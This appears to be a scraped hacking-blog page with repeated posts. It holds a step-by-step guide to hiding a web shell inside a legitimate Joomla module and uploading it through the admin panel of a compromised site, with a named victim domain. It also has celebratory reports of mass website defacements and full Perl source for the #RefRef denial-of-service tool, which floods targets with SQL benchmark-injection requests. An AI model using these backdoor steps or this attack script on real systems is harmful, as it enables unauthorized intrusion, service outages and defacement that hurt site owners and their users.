


Showing posts with label servers. Show all posts
Showing posts with label servers. Show all posts
Upload backdoor in joomal 1.5
What you need ?
1. You must have an administrator access for any joomla website, find your own vulnerable target, inject it, crack the password and then login to the joomla administrator
2. The target must be 1.5.x version ( but its also work on 1.6.x, try it up :p )
3. You need my cracking modules who can download at the link bellow ( shell has been include on the modules package )
4. Ready to uploading backdoor !!!!
How to prepare and make your own cracking modules ?
1. Download any joomla modules form legal vendor and extract it
2 For example i use mod_spo_1.5.16.zip
Credit to :
* Author: Omar Muhammad
* Email: admin@omar84.com
* Website: http://omar84.com
* Module: Simple Page Options
* Version: 1.5.16
* Date: 7/2/2010
This module is free, thanks mr.omar :):):)
3. Extract the package module and edit setup .XML ( look at the picture bellow )

Joomla modules always have a setup file on the XML format, you can find it in the package file, open this file with notepad ++ or dreamweaver and edit some code line.
4. Then look at this line bellow:
===========================================
<files>
<filename module="mod_spo">mod_spo.php</filename>
<filename>omartools.js</filename>
<filename>YCL.php</filename>
<filename>email_sender.php</filename>
<filename>images/favs.png</filename>
<filename>images/home.png</filename>
<filename>images/page.png</filename>
<filename>images/print.png</filename>
<filename>images/share.png</filename>
<filename>images/pdf.png</filename>
<filename>images/top.png</filename>
<filename>images/email.png</filename>
<filename>images/contact.png</filename>
<filename>images/po_title.png</filename>
<filename>images/po_title_ie.png</filename>
<filename>images/po_close.png</filename>
<filename>images/po_close_ie.png</filename>
<filename>images/blogger.png</filename>
<filename>images/del.png</filename>
<filename>images/digg.png</filename>
<filename>images/diigo.png</filename>
<filename>images/facebook.png</filename>
<filename>images/furl.png</filename>
<filename>images/google.png</filename>
<filename>images/live.png</filename>
<filename>images/mixx.png</filename>
<filename>images/myspace.png</filename>
<filename>images/reddit.png</filename>
<filename>images/spinner.gif</filename>
<filename>images/stumble.png</filename>
<filename>images/twitter.png</filename>
<filename>images/ybuzz.png</filename>
<filename>images/firefox.png</filename>
<filename>images/flock.png</filename>
<filename>images/chrome.png</filename>
<filename>images/opera.png</filename>
<filename>images/safari.png</filename>
<filename>images/iexp.png</filename>
<filename>languages/arabic.php</filename>
<filename>languages/brazilian_portuguese.php</filename>
<filename>languages/czech.php</filename>
<filename>languages/dutch.php</filename>
<filename>languages/english.php</filename>
<filename>languages/finnish.php</filename>
<filename>languages/french.php</filename>
<filename>languages/german.php</filename>
<filename>languages/greek.php</filename>
<filename>languages/hungarian.php</filename>
<filename>languages/italian.php</filename>
<filename>languages/norwegian.php</filename>
<filename>languages/polish.php</filename>
<filename>languages/romanian.php</filename>
<filename>languages/russian.php</filename>
<filename>languages/serbian.php</filename>
<filename>languages/spanish.php</filename>
<filename>languages/swedish.php</filename>
<filename>languages/turkish.php</filename>
<filename>languages/ukrainian.php</filename>
</files>
==============================================
Thats a list of file who will uploaded to [modules] directory, all of file must be setting up here, the red line will describe my shell file ( YCL.php ). Include your own shell name there and save the xml.
5. Package all of modules file into .zip format
6. Ready to upload :):):)
How to upload ????
1. Login into your administrator page ( for example i use www.ccvmotogarage.com hihihihihi )
2. Select menu Extension >> Install/Uninstall
3. Browse your modules package and click Upload and Install button ( Wait in the few time and call url for the test )


 The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !
 If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!
1. You must have an administrator access for any joomla website, find your own vulnerable target, inject it, crack the password and then login to the joomla administrator
2. The target must be 1.5.x version ( but its also work on 1.6.x, try it up :p )
3. You need my cracking modules who can download at the link bellow ( shell has been include on the modules package )
4. Ready to uploading backdoor !!!!
How to prepare and make your own cracking modules ?
1. Download any joomla modules form legal vendor and extract it
2 For example i use mod_spo_1.5.16.zip
Credit to :
* Author: Omar Muhammad
* Email: admin@omar84.com
* Website: http://omar84.com
* Module: Simple Page Options
* Version: 1.5.16
* Date: 7/2/2010
This module is free, thanks mr.omar :):):)
3. Extract the package module and edit setup .XML ( look at the picture bellow )

Joomla modules always have a setup file on the XML format, you can find it in the package file, open this file with notepad ++ or dreamweaver and edit some code line.
4. Then look at this line bellow:
===========================================
<files>
<filename module="mod_spo">mod_spo.php</filename>
<filename>omartools.js</filename>
<filename>YCL.php</filename>
<filename>email_sender.php</filename>
<filename>images/favs.png</filename>
<filename>images/home.png</filename>
<filename>images/page.png</filename>
<filename>images/print.png</filename>
<filename>images/share.png</filename>
<filename>images/pdf.png</filename>
<filename>images/top.png</filename>
<filename>images/email.png</filename>
<filename>images/contact.png</filename>
<filename>images/po_title.png</filename>
<filename>images/po_title_ie.png</filename>
<filename>images/po_close.png</filename>
<filename>images/po_close_ie.png</filename>
<filename>images/blogger.png</filename>
<filename>images/del.png</filename>
<filename>images/digg.png</filename>
<filename>images/diigo.png</filename>
<filename>images/facebook.png</filename>
<filename>images/furl.png</filename>
<filename>images/google.png</filename>
<filename>images/live.png</filename>
<filename>images/mixx.png</filename>
<filename>images/myspace.png</filename>
<filename>images/reddit.png</filename>
<filename>images/spinner.gif</filename>
<filename>images/stumble.png</filename>
<filename>images/twitter.png</filename>
<filename>images/ybuzz.png</filename>
<filename>images/firefox.png</filename>
<filename>images/flock.png</filename>
<filename>images/chrome.png</filename>
<filename>images/opera.png</filename>
<filename>images/safari.png</filename>
<filename>images/iexp.png</filename>
<filename>languages/arabic.php</filename>
<filename>languages/brazilian_portuguese.php</filename>
<filename>languages/czech.php</filename>
<filename>languages/dutch.php</filename>
<filename>languages/english.php</filename>
<filename>languages/finnish.php</filename>
<filename>languages/french.php</filename>
<filename>languages/german.php</filename>
<filename>languages/greek.php</filename>
<filename>languages/hungarian.php</filename>
<filename>languages/italian.php</filename>
<filename>languages/norwegian.php</filename>
<filename>languages/polish.php</filename>
<filename>languages/romanian.php</filename>
<filename>languages/russian.php</filename>
<filename>languages/serbian.php</filename>
<filename>languages/spanish.php</filename>
<filename>languages/swedish.php</filename>
<filename>languages/turkish.php</filename>
<filename>languages/ukrainian.php</filename>
</files>
==============================================
Thats a list of file who will uploaded to [modules] directory, all of file must be setting up here, the red line will describe my shell file ( YCL.php ). Include your own shell name there and save the xml.
5. Package all of modules file into .zip format
6. Ready to upload :):):)
How to upload ????
1. Login into your administrator page ( for example i use www.ccvmotogarage.com hihihihihi )
2. Select menu Extension >> Install/Uninstall
3. Browse your modules package and click Upload and Install button ( Wait in the few time and call url for the test )

4. You can find your shell here www.your-target/modules/mod_spo/shell.php
5. When you found your shell interface on the browser, mean you have successfully uploading backdoor :):):)
Okay, you can view my sample backdoor here , but if someday you got brokenlink, you can see the example capture at the picture bellow
5. When you found your shell interface on the browser, mean you have successfully uploading backdoor :):):)
Okay, you can view my sample backdoor here , but if someday you got brokenlink, you can see the example capture at the picture bellow
 The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!
Three Webserver R00ted, More Than 800 Websites Hacked By Minhal Mehdi & NoTty_rAJ
More than 800 web-sites hacked and defaced by Minhal Mehdi & NoTty_rAJ (Power Hackers). They managed to hack into 3 web-servers and defaced all the domains running on those web-servers.
To see the list of hacked sites click Here
 The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!
To see the list of hacked sites click Here
The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!Republic of Tajikistan Parliament website hacked and defaced
The Republic of Tajikistan has become one of the latest governments to be hacked and defaced in a ongoing cyber war. The Tajikistan Parliament website was the target and has come of 2nd best with the hackers leaving a message.

Hacked site : http://parlament.tj/
Mirror : http://www.zone-h.org/archive/page=2
The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!

Hacked site : http://parlament.tj/
Mirror : http://www.zone-h.org/archive/page=2
The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!Oracle intros Exadata Database Machine

With this release, customers can take advantage of the mission-critical reliability, scalability, and security of Oracle Solaris to run their online transaction processing (OLTP), data warehousing and consolidated workloads on the x86-based Oracle Exadata systems, said a press release.
"Customers have eagerly awaited Oracle Exadata running Oracle Solaris," said Tim Shetler, vice president of Product Management, Oracle.
He further added that customers running Oracle Solaris environments can take advantage of Oracle Exadata in conjunction with their deep expertise and knowledge of Oracle Solaris systems to deliver extreme data warehousing and OLTP application performance.
Also read: Oracle announces opensource NetBeans IDE
According to the release, the combination of Oracle Exadata running Oracle Solaris offers customers:
* Continuous uptime with Oracle Solaris Predictive Self-Healing to diagnose, isolate, and help to recover from hardware and application faults;
* The ability to safely analyze, tune, and troubleshoot applications on production systems with little or no performance impact with Oracle Solaris DTrace;
* Up to 10x faster system updating and rebooting to help reduce planned downtime;
* Extremely fast transaction response times and high throughput with Oracle Exadata Smart Flash Cache for caching frequently accessed 'hot' data; and,
* Dramatically improved performance and concurrency of queries by processing queries at the storage layer using Oracle Exadata Smart Scan to return only relevant rows and columns to the database server.
The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!DDOS tool of Anon #RefRef Source Code is Now Available !

Long Awaited DDOS tool of Anon #RefRef Source Code is Now Available. The tool has been programed in perl, python & javascript. First it was tested on pastebin, and as expected it get success.

Source Code Of #RefRef :
#!usr/bin/perl
#RefRef (C) Anonymous 2011

use LWP::UserAgent;

my $nave = LWP::UserAgent->new;
$nave->agent("Mozilla/5.0 (Windows; U; Windows NT 5.1; nl; rv:1.8.1.12) Gecko/20080201Firefox/2.0.0.12");
$nave->timeout(5);

head();
if($ARGV[0]) {
now($ARGV[0]);
} else {
sintax();
}
copyright();

sub now {
print "\n[+] Target : ".$_[0]."\n";
print "\n[+] Starting the attack\n[+] Info : control+c for stop attack\n\n";
while(true) {
$SIG{INT} = \&adios;
$code = toma($_[0]." and (select+benchmark(99999999999,0x70726f62616e646f70726f62616e646f70726f62616e646f))");
unless($code->is_success) {
print "[+] Web Off\n";
copyright();
}}}

sub adios {
print "\n[+] Stoping attack\n";
copyright();
}

sub head {
print "\n\n-- == #RefRef == --\n\n";
}

sub copyright {
print "\n\n-- == RefRef == --\n\n";
exit(1);
}

sub sintax {
print "\n[+] Sintax : $0 \n";
}

sub toma {
return $nave->get($_[0]);
}

# ¿ The End ?
This code is provided by Anonymous on the official website of the tool HERE
The content on Hacking Beast like Hacking Articles, Cyber News etc are provided by many sources ( email,messages,internet etc) , we do not take any responsibility of your activities. The news provided by us on this site is gathered from various sources. if any person have some FAQ's in their mind they can Contact Us. and you can also read our Disclamier for more info. Thank You !If you enjoyed Hacking Beast Articles , Make sure you subscribe to our RSS feed. Stay Updated about latest Hacking News, Tips and Tricks,and Cyber News.! and recieve all our emails and latest posts directly in your inbox to enjoy fast and easy reading . Thank You!